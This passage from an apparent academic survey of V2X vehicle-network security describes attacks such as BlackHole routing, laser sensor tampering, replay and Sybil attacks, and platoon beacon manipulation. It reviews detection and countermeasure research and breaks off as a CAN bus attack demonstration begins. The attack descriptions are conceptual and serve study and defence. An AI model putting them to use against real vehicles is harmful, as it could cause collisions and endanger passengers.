


Image 16: V2X Replay Attack

BlackHole Attack

The BlackHole attack in VANETs is a type of Man-In-The-Middle attack because the attacker's vehicle performs actions so as to manipulate the other nodes into sending their packets through it as much as possible. This can be achieved by broadcasting false routing information and therefore exploiting the routing protocols so as to claim that the attacker's node is in the best position and has the best path to forward the packets to the destination vehicle or RSU. After the misrouted packets are sent to the attacker, it can be examined, discarded in order to cause packet loss or to be sent wherever the attacker decides. Packet loss and disruption of the forwarding of the messages can cause serious accidents.




Image 17: BlackHole Attack

An interesting attack scenario proposed by [44], states that an attacking node, instead of dropping each message, can forward the information to other malicious nodes, therefore creating a subnetwork where all the safety messages are only received by the nodes controlled by the attacker.

Sensor Tampering

A malicious user can choose to drive in a certain way to give other vehicles or RSUs the false impression that an accident has taken place or that there is traffic. For example, the driver might choose to periodically apply the brakes and slow down even if there are no other vehicles on this part of the road. The OBU of the vehicle will assume there is traffic and will broadcast the relevant messages to nearby nodes [44].

Another attack that takes advantage of sensor tampering, involves the usage of fine trimmed precision lasers that can be targeted to the exposed surface of radars, cameras, or other sensors that exist in the outer surface of the targeted vehicle. By simulating imminent obstacle collisions or blinding the sensors, the attacker can force automated safety reactions from the vehicle. As an example, consider a moving vehicle that has a sensor installed on the front headlights in order to measure closure rate and prevent collisions. An attacker could use a directional beam to target the sensor and therefore cause the vehicle to assume that a collision is imminent, even though there is no real obstacle nearby. As a result, the vehicle would normally perform a collision avoidance action such as braking or steering, which could lead to serious accidents since it is based on false clues. This attack is based on hardware exploitation and can take place remotely, therefore it is very hard to detect.

Below you can see which attack is taking place at each layer:

Application Layer	Illusion Attack	False Position Information	Replay Attack	Sybil Attack	DoS Attack
Transport Layer					
Network Layer	Blackhole Attack				
Data Link Layer					
Physical Layer	Passive Eavesdropping	GPS Spoofing	Jamming Attack	Sensor Tampering	

Table 3: Attacks with corresponding Internet protocol stack layers

According to [61,66], the various V2X security approaches can be categorized as proactive and reactive. Proactive security refers to solutions that enforce a new security policy, such as the implementation of a PKI, digital signatures and certificates or the use of tamper-proof hardware. This approach is based on the establishment of credentials in order to reduce the chances of bogus information exchange. Even though these measures can protect against external attackers, insiders can still generate legitimate information in order to perform attacks. The reactive mechanisms on the other side can be applied when it is not possible to prevent attacks by the proactive security policies. The reactive mechanisms can be further divided in two main subcategories; entity-centric and data-centric. As the name implies, the entity-centric solutions focus on detecting the maliciously behaving node by relying on trust establishment with the usage of a PKI or in a cooperative manner, for example with the usage of signature verification. Data-centric approaches on the other hand attempt to ensure the correctness of the received data, instead of focusing to the sender. Both entity and data-based mechanisms however are orthogonal and the literature suggests to use a combination of them.

Following another categorization scheme, defense mechanisms can be divided to local, cooperative or hybrid. Local is used to refer to techniques that are designed to provide protection relying only on the vehicle itself without considering inputs from other vehicles or back-end RSUs. Cooperative detection on the other side, is dependent on feedback information that is received from other nodes in the network and relies on their collaboration. Hybrid, as the name implies, is a combination of the two aforementioned categories. Based on the above it should be mentioned that behavioral and plausibility schemes generally operate locally while consistency and trust-based protection measures rely on cooperation among vehicles and/or RSUs to detect inconsistencies.

The fact that DoS attacks can be implemented in various layers, as discussed in the previous section, leads to the proposal of different solutions in the literature. Regarding jamming attacks, according to [72], they can be detected using behavioral analysis approaches such as by analyzing the patterns in radio interference or by taking advantage of the modern statistical analysis techniques and data mining methods [73]. DoS attacks can also be prevented with the usage of a public key authentication mechanism which will help to accept data from trusted entities only [74]. In addition, by utilizing the recommendations in [75], manufacturers can use a pre-authentication process before attempting to verify a signature, in order to prevent attackers from exploiting the computational expensive process of signature verification.

Due to the fact that routing is standardized in V2X, DoS attacks that target the network layer, such as packet dropping or the Jellyfish attack, can be detected by employing watchdog mechanisms [76] where each vehicle establishes a trust level for the neighbor vehicles, which depends on the ratio of the packets that are sent and the packets that are actually forwarded. Since packets may not be forwarded because of collisions or other non-malicious reasons, it is mandatory to determine a threshold that, when exceeded, will indicate an attack is taking place. However, it should be mentioned that real case evaluation results of this idea, conclude that it is relatively hard to come up with a global threshold (i.e. when to consider a node malicious). Similar to what is proposed in [76], the authors in [77] refer to cluster-based monitoring, where a team of trusted vehicles (also called verifiers) monitors the behavior of each newly joined node. If a node is behaving maliciously, it is reported in the Certificate Authority and the rest of the vehicles are informed. The approach that was mentioned in this paragraph based on the two papers, can also be used as the basis to also protect against other type of attacks.

Regarding flooding-based attacks, the authors in [78], propose a method to detect them that is similar to the one described before. According to it, one can observe the channel access patterns and generate an acceptable threshold that represents the maximum rate of messages any vehicle can send with respect to other vehicles in a certain amount of time. As proposed in [79] the effects of flooding attacks can also be restrained by improving the congestion control schemes of the protocol.

Sybil attack detection

In the literature the detection of sybil attacks is mainly split in two categories depending on whether the detection method relies to the usage of infrastructural support or not.

Infrastructural-less sybil attack detection

The author in [80] is based on the fact that the fake identities of the attacker must be in close proximity (for better control) and suggests that it is possible to detect them by comparing the logging tables of various neighboring vehicles over time. This solution introduces two new problems however: the management of the new communication overhead and the high probability for false positives in traffic jams.

Another approach, that is based on position verification, is proposed by [81], according to which, each node generates a model of the current status of the network, based only on the received data and then checks the validity of these data using the local sensors that are available to each participant, such as cameras, infrared devices and multi-purpose radars. The information collected from the local sensors is then shared between the nodes in order to detect inconsistencies with the network model. Depending on the configuration of the heuristic model, any possible discrepancies could indicate a sybil attack is taking place. The disadvantages of this idea are that it is generally hard to obtain the generic model of the V2X network, because of its dynamic nature and that is only effective in high density road conditions so it could underperform in low density situations or where the vehicle density varies over time.

Sybil attack detection can also occur by analyzing the physical layer properties, assuming that antennas, gains and transmission powers are fixed (or almost fixed) and known to all the vehicles in the network. According to [82], the strength of the received signal can be used to determine the approximate distance of the sender and then cross-check whether it matches with the transmitted GPS position. Authors in [83] use a similar idea; by examining the co-relation of transmitted location, time and transmission duration they can deduce whether the data are originating from a real node or a sybil attack is taking place. It must be noted that the detection methods that are based on the monitoring of the physical layer characteristics, can be hindered by the attacker with jamming techniques, therefore they must be used complementary to other methods.

RSU assisted sybil attack detection

There are several studies that propose the usage of a centralized authority, such as an RSU, in order to detect sybil nodes. In [84] the author proposes to verify the claimed positions of the nodes using signal strength metrics. The idea is based upon assigning one of the three following roles to each vehicle: *(i) claimer,* which refers to the vehicle that claims a position using a beacon *(ii) witness,* which is the node that receives the position claiming beacon and measures its proximity based on the signal strength. The witness then transmits the measure that represents the signal strength in subsequent beacons *(iii) verifier,* which is the node that receives the signal strength measurements and uses them to estimate and verify the position of a vehicle. The role of RSUs in this solution is to protect against spoofing, so they issue signatures for each vehicle in their coverage area, which are comprised of the current time and the driving direction. When a beacon message is transmitted, the verifier waits for an amount of time in order to gather previous measurements of the claimer from the witness, and then calculates the estimated position of the claimer. If the calculated estimated position is such that agrees with the parameters included in the signature that was issued from the RSU, then the vehicle is a legit node. In any other case there is high probability that a sybil attack is taking place.

Another solution proposed by [85], takes advantage of the fact that sybil nodes originating from the same vehicle will inevitably have similar trajectories over time. Based on this, this security mechanism obtains special signatures from the RSUs, which can be used to build a reference trajectory. Vehicles with close to identical recent trajectories are considered sybil nodes, thus making attack detection possible. The limitations of this proposal are the high bandwidth overhead for signature exchanges, the exposure of an attack surface for DoS attacks since each request requires a much larger response and the concern for privacy violations since each vehicle will need to reveal its movement (i.e. set of signatures) to prove that they are not sybil nodes. In order to deal with the latter, the author in [86] proposes a framework where the trajectories of the vehicles (hence the signatures) are cryptographically protected before being send to the RSUs.

Integrity Protection

Integrity protection mechanisms designed for V2X can be separated in several categories, according to [68]. Those categories along with the respective research work will be discussed below.

Event Validation

A possible solution to verify that certain events did indeed take place in V2X, is to use a voting system, such as the one proposed in [87]. The key requirement to assure the feasibility of such a scheme, is to develop an efficient way to collect signatures from a sufficient number of witnesses without encumbering the wireless transmission channel too much and to ensure that a sybil attack is not taking place. Even if those prerequisites are met however, one has to consider the fact that if an insufficient number of signatures is received, some events will not be able to get verified and they might be missed, in other words this scheme is prone to false negative errors.

Similar to the voting system a consensus-based solution is mentioned in [88], according to which, each vehicle requests reports about the same event from neighbouring vehicles until a certain limit of supporting evidence is found, at which point the message is considered trustworthy. This idea can be proved particularly helpful to support safety critical messages, such as those that raise warnings about traffic accidents for example, with the intend to make the vehicle to slow down or change lane.

Authors in [89] propose alternatively an idea to observe the post-event behaviour of one or more reporting vehicles and compare it to the expected one with regard to the event. For example, when a post-crash notification (PCN) is transmitted, normally the reporting vehicle should adapt its behaviour to avoid a crash. This information can be monitored to reach a conclusion about whether the PCN was based on a real event. The core of the idea is based on a technique called 'root cause analysis' to infer which part of the event message was false (e.g., upon receiving a PCN warning, the receiving vehicle monitors the sender's behaviour for a while and then compares the actual trajectory of the vehicle with the expected one).

It must be mentioned that most of the security solutions regarding event validation, assume that another mechanism is already in place to prevent or detect sybil attacks, since they would greatly reduce the effectiveness of those schemes.

Behavioural Analysis and Message Integrity Checking

The authors in [90] propose the VEBAS protocol (Vehicle Behaviour Analysis and Evaluation Scheme) which is designed to detect unusual vehicle behaviour by monitoring the messages that are transmitted from nearby vehicles. The protocol uses a trust-based mechanism according to which, when a vehicle has collected enough information to draw conclusions about nearby vehicles, it will then broadcast trust-scores within the single hop neighbourhood. The generation of the trust-scores is based on several parameters, such as the frequency of the transmission of messages combined with physical parameters such as velocity and acceleration to verify the contents of the message. The disadvantage of this protocol is that it does not incorporate a mechanism to prevent neighbours from transmitting fake score reviews about other vehicles, therefore an attacker could send multiple messages stating that a vehicle is trustworthy while it actually isn’t.

Another solution called MisDis protocol [91] operates by recording all the sent and received messages for each vehicle peer in a secure log. Any vehicle within range can request the secure log of another vehicle and independently decide whether it is involved in suspicious activity. However, this solution does not describe how the privacy of the vehicles is preserved and what the performance impacts might be.

In [92] the author proposes a plausibility validation network (PVN) solution to protect V2X applications from false data injection attacks. This scheme is based on a check module that utilizes a rule database that contains rules which specify whether a given piece of information should be considered valid or not. Each message received, is first categorized based on its type (e.g. accident report, generic road condition etc.) and then the appropriate ruleset is retrieved from the database in order to check the value of the message element fields, such as the timestamp or velocity. For example, in order to determine the plausibility of the timestamp field, one can check the minimum and maximum bounds; this means that the received timestamp must be earlier than the receiver’s current timestamp and later than the difference between the current timestamp and the validity period of the message. The disadvantage of this solution is that since the rule database is not kept hidden, an attacker could generate messages that will actually match with the rulesets in order to avoid detection.

Location Verification

There are many techniques in the literature that propose possible solutions to detect malicious vehicles that transmit false position information. One of these ideas, as mentioned in [93], is to use two different categories of RSUs, which are called verifiers. Given a specific region, multiple *acceptors* can be placed across it, surrounded by *rejectors* which will be placed around acceptors in a circular manner. In other words, a centre RSU acting as an acceptor will be surrounded by a circular pattern of rejectors. If a vehicle transmits a message that is first received by an acceptor, this will be enough to verify that the vehicle is within the area that is defined from the acceptors and the rejectors. The obvious drawback with this solution is that a malicious vehicle will still be able to spoof its position as long as it remains within the acceptor's range.




Image 18: Secure Location Verification Using Radio Broadcast

Another simple, yet effective solution proposed by Yan [94], suggests to use on board vehicle radars to verify the presence of other vehicles nearby. In essence, vehicles will be able to use their own radar systems or request data from other nodes in order to verify whether the transmitted GPS locations match, so as to uncover malicious vehicles. Vehicle positions can also be verified by examining physical properties, for example with the help of Doppler speed measurements using the characteristics of the received signal [95]. The idea is to use the angle of arrival (i.e. the direction from which the signal is received) and Doppler speed measurements. When the angle of arrival and the Doppler speed measurements are checked against the position information included in a transmitted message, the estimation error, which can be calculated using an extended Kalman filter, should be able to determine whether a vehicle is transmitting false location information.

Distance bounding [96] is also an alternative that can be used to specify the real position of a vehicle. According to it, any node can measure the time it takes to receive a message and determine an upper bound on the sender's distance. This is possible because the technique is based on the fact that the message travels with the speed of light which is a definite number and therefore knowing the time it takes for the message to arrive, the distance can be easily calculated. By taking advantage of distance bounding mechanisms the author in [97] suggests a solution where three RSUs can be placed in a way to form a triangle, so as to be able to determine precisely the location of any node that transmits messages within the area.

Since GPS spoofing is a known problem that affects other technological areas as well, apart from autonomous vehicles, there are many generic solutions that have been developed, including the one called dead reckoning. This term refers to the calculation of the current position by using a previously known position and the speeds of the object in question over a period of time [98]. The result of this detection method leads to an approximate position rather than an absolute one, therefore it is mostly used for verification in conjunction with other solutions.

Replay attack Protection

Regarding replay attacks, there are several mechanisms that can be used so as to prevent them. As suggested in [99], a time stamp can be included in every message, for example by utilising a global navigation satellite system (GNSS). Therefore, when the information arrives in the receiver node, it should be easy to decide whether the message is part of a replay attack depending on the time difference. However, in order for this to work there must be another mechanism in place that assures the integrity of the message, otherwise an attacker could simply change the time part and keep the rest of the data the same. Such mechanisms might be digital signatures [100] or the implementation of a sequence numbering system as the one proposed in [101].

Apart from secondary solutions and new measures, the V2X standard itself declares some specifications that aim to protect against replay attacks [102,103]. Receiving stations are obliged to verify the maximum transmission delay of single-hop messages and in case a frame with an outdated timestamp (or a future timestamp) is received, it should be considered as non-acceptable. As for replay attacks in multi-hop transmissions, they are considered to be related to routing misbehaviour, for example an attacker might deviate from the standard actions described by the routing protocol and reroute frames only to specific vehicles or drop messages.

Summary

In the table below you can see a summary of the countermeasures that were mentioned in the previous section. The table includes the source paper reference number and the name of the author, the approach type (entity-centric or data-centric), the security issue that is targeted and the key idea:

Reference	**Approach**	**Defense Against**	**Key Idea**
Hamieh et al. [72], Lyamin et al. [73]	Entity-centric	DoS (jamming)	Detect patterns in radio interference to differentiate jamming and legitimate scenarios
Chuang et al. [74]	Entity-centric	DoS (flooding, resource exhaustion)	Use short-term key-pairs
He et al. [75],	Entity-centric	DoS (resource exhaustion)	Use pre-authentication [75]
Hortelano et al. [76], Daeinabi et al. [77]	Entity-centric	DoS (malicious packet drop-ping/forwarding)	Predict the (expected) behavior of the neighbors by using a watchdog
Soryal et al. [78],	Entity-centric	DoS (packet flooding)	Monitor message exchange pattern
Biswas et al. [79]	Entity-centric	DDoS (packet flooding)	Randomize message schedule of the RSU
Grover et al. [80]	Data-centric	Sybil attack	Compare neighbor-set of several vehicles over time
Golle et al. [81]	Data-centric	Sybil attack	Compare revived data with an expected model
Guette et al. [82],	Data-centric	Sybil attack	Link Sybil nodes through physical characteristics (e.g., RSSI)
Ruj et al. [83]	Data-centric	Sybil attack, position cheating	Monitor and compare the messages with an expected behavioral model to analyze if

			such events are actually happened
Xiao et al. [84]	Entity-centric	Sybil attack	Analyze signal strengths of the received beacons
Chen et al. [85]	Entity-centric	Sybil attack	Exchange digital signature (that is periodically issued by the RSU) among neighbors and compare it with a reference trajectory
Chang et al. [86]	Entity-centric	Sybil attack	Observe similarity of motion trajectories
Cao et al. [87], Petit et al. [88]	Entity-centric	False event notification	Determine the correctness of event reports through voting/consensus
Ghosh et al. [89]	Data-centric	False event notification	Correlate future behavior from past events
Schmidt et al. [90]	Data-centric	False data injection	Build reputation through evaluating vehicle behavior
Yang et al. [91]	Entity-centric	False data injection	Monitor vehicle behaviors by logging message transmissions
Lo et al. [92]	Data-centric	False data injection	Monitor sensor values/received messages and ensure validity using a rule database
Vora et al. [93]	Entity-centric	Position cheating	Perform position verification using multiple ‘verifier’ RSUs
Yan et al. [94]	Data-centric	Position cheating	Check consistency of messages from multiple sources (e.g., on-board radar, incoming traffic data, etc.)
Sun et al. [95], Hubaux et al. [97]	Data-centric	Position cheating	Verify position using physical properties (e.g., Doppler speed measurements [95], speed of light [97], etc.)
Studer et al. [98]	Data-centric	GPS spoofing	Estimate current position based on previous calculations

Table 4: Summary of misbehavior detection mechanisms for V2X communications

Vehicle Platooning

Vehicle platooning is an effective intelligent transportation system (ITS) designed to enhance efficiency, safety and reliability regarding road transportation. The key operation idea of vehicle platooning, is to regulate cooperatively a group of automated vehicles so as to maintain desired spacing distances and to keep the same velocity and/or acceleration [104].

When the vehicles follow a platoon-based scheme, the capacity of the road is filled more efficiently and the vehicles move with a constant speed without accelerating or decelerating, which leads to less traffic throughput, better driving comfort, less fuel consumption and reduced impact to the environment [105,106,107,108].

Cooperative Adaptive Cruise Control

Cooperative adaptive cruise control (CACC) is an extension of the conventional adaptive cruise control (ACC) technology and its objective is to guarantee that all vehicles in the platoon share a similar velocity with the leader and that they monitor the behavior of each predecessor with the help of on-board sensors like radars, cameras and lidars. CACC utilizes wireless V2V communication to exchange information with the surrounding vehicles, which leads to faster response times and smaller following distances than those accomplished with ACC. The exchange of information in CACC is achieved through the transmission of beacons, which in essence are single-hop messages broadcast by each vehicle in the platoon. In figure 19 one can see a basic representation of CACC (a) as well as the fields contained in a beacon message (b). The beacons are transmitted wirelessly using IEEE 802.11p from the immediately preceding vehicle. Afterwards each receiving vehicle utilizes the information (speed, position, acceleration etc.) to achieve longitudinal control [109].




Image 19: a) CACC vehicle stream b) beacon format

Since the communication is achieved using vehicle-to-vehicle (V2V) short-range to medium-range wireless communication, the participants are facing several security challenges including most of the attacks that were mentioned in the previous sections, such as DoS and false data injection attacks. These attacks pose generic threats and an attacker could launch them against autonomous vehicles whether they are part of a platoon or not. Therefore, in this part we will focus on attack variations that target explicitly vehicle platooning due to its nature.

Vehicle Platooning Attacks

Since vehicle platooning is based on VANETs and the V2X standard, most attacks and countermeasure that were mentioned in the previous sections are also applicable against vehicle streams with little or no adaptation. For this reason, in this section, we will only refer to the variations of such attacks that can directly affect vehicle platooning in order to examine their effects in a more focused way. According to [110], the security attacks on vehicle platooning can be categorized as application layer, network layer and privacy leakage attacks. All of the attacks can disrupt the stability of the platoon and threaten the safety and privacy of the passengers. The attacks can be launched either as an insider or as an outsider adversary, however by leveraging the latest security measures the harm of outsider attacks can be reduced to a great extent.

Application Layer Attacks

The application layer attacks aim to disrupt the functionality of a particular application such as the CACC beaconing, or message exchange in the platoon management protocol in order to affect the vehicle stream. The application layer attacks can be executed via false message injection attacks, message spoofing attacks (masquerading) or replay attacks. An effective launch of such attacks can lead to instability of the vehicle stream or rear-end collision in more severe cases.

During a false message injection attack, the adversary monitors the wireless communication channel and upon receiving each beacon, he or she manipulates the content in the desired way and rebroadcasts it. The modification of the various fields in the beacon frame might have different effects on each vehicle depending on the implementation of its longitudinal system. As a common rule however, changing the acceleration field has a more significant effect than changing the velocity.

In a message spoofing attack, according to [110], the malicious entity impersonates another vehicle that is part of the stream in order to transmit false information targeting a specific vehicle in the stream. In one-vehicle look-ahead communication, the adversary can impersonate the vehicle that is preceding the target vehicle even if its physical location is further away.

In a replay attack, the attacker stores a previously transmitted beacon that is sent by a member of the stream and attempts to reply it in a later time so as to server some malicious intent. Since the old beacon contains old information that do not correspond to the current situation, the effects will disrupt the operation of the vehicle stream. As an example consider a scenario where a CACC driven vehicle stream is moving forward with a speed of 100 km/h and the attacker captures the relevant beacon. When the leading vehicle slows down, the adversary injects the previously captured beacon into the system periodically. As a result, the following vehicles will think that the lead vehicle is still driving at 100 km/h and therefore they will not take action to slow down, which will lead to a collision.

Countermeasures

Security architectures with strong cryptographic systems have the potential to effectively protect against application layer attack in case the attacker is an untrusted outsider. Digital signatures can be used to ensure the integrity of the beacons and protect against modification attacks. Apart from data integrity, digital signatures can also be used to provide authentication (both peer entity and data-origin authentication), as well as non-repudiation, assuming the usage of a trusted third-party service. In addition, using a nonce (an arbitrary number chosen in a pseudo-random process), replay attacks can also be prevented. Even though these measures are well-studied and already implemented in other areas, their deployment in VANETs involves several practical challenges due to the scale of this new emerging technology.

In cases where the adversary is a trusted insider which is already part of the vehicle stream, as would be the case of a vehicle that is compromised by other means, the ability to achieve the required security standards is greatly reduced. In such cases the best approach would be the implementation of misbehavior and anomaly detection techniques such as those proposed in [111]. It must be noted however, that such techniques cannot guarantee valid detection under all circumstances and their operation is associated with predefined false negative and false positive limits. Also considering the fact that human lives are at stake, there is much more than need to be done in the anomaly detection field before this solution is deemed practical.

Network Layer Attacks

The network layer attacks, unlike application layer attacks, have the potential to affect the functionality of multiple users at one. Those attacks are mainly DoS or Distributed DoS variants and they aim to hinder the communication capability between vehicles that are part of a platoon. According to [112], a vehicular botnet comprised of compromised cars can be used to produce road congestion. In [113] it is envisioned that autonomous cars are equipped with a tamperproof hardware security module (HSM), that is used to store digital keys as well as to perform all cryptographic operations, like message signing and verification, encryption, and hashing. Due to the fact that these cryptographic operations are complex and CPU intensive, there should be an upper bound on the number of operations that the HSM can process at a given time. A DoS attack can easily target this limitation to render the HSM module of a vehicle unavailable, thus isolating it from the rest of the network.

Another network level attack that can disrupt vehicle platoons is radio jamming that can be implemented in various different ways by an attacker (one-channel jamming, swiping channel jamming etc.). If such an attack succeeds it would render the communication between the vehicles in the platoon impossible, therefore forcing them to downgrade to the ACC system in order to avoid rear-end collision.

Countermeasures

Most known countermeasures against DoS attacks in VANETs have already been listed in a previous section, however briefly it should be added that according to [110], one can also use traditional methods such as channel switching, technology switching, frequency hopping, and utilizing multiple radio transceivers.

Privacy Leakage Attacks

As mentioned previously, CACC vehicles periodically broadcast beacons with various information so as to help the coordination of other vehicles in the platoon. This information include data such as vehicle identity, current vehicle position, speed, and acceleration. The availability of such information combined with eavesdropping attacks pose a risk to privacy since an adversary can examine the captured data and figure out the path of the platoon. The presence of signatures in the beacon messages makes the situation worse since it allows the adversary to easily identify the participating vehicles in the CACC stream.

Countermeasures

Because eavesdropping is a type of passive attack, it is difficult to be detected especially in broadcast wireless communication. Common means of protection in such cases include encryption and anonymity techniques. Anonymity can be implemented with the usage of group signatures [114] or short-term certificates [115].


Attacks on the CAN bus

In this part it will be demonstrated how various attacks against the CAN bus take place. The exploitation will be launched against a virtual CAN interface, but the rest of the scenario will be identical to the actions of a malicious user that intents to interfere with the operation of a vehicle.

Regarding the attack environment, we will use Ubuntu 22.04 LTS in order to display CAN traffic and inject our own packets. We will use a virtual CAN interface and with the help of “ICsim” (Instrument Cluster Simulator for SocketCAN) [116] we will simulate a virtual vehicle dashboard. In real world, the attacker could either use a malicious OBD device connected to the relative port in the vehicle, or compromise and infect one of the many CAN ECUs by implementing other attacks such as the deployment of a malicious update server to overwrite the firmwa.

Environment Setup

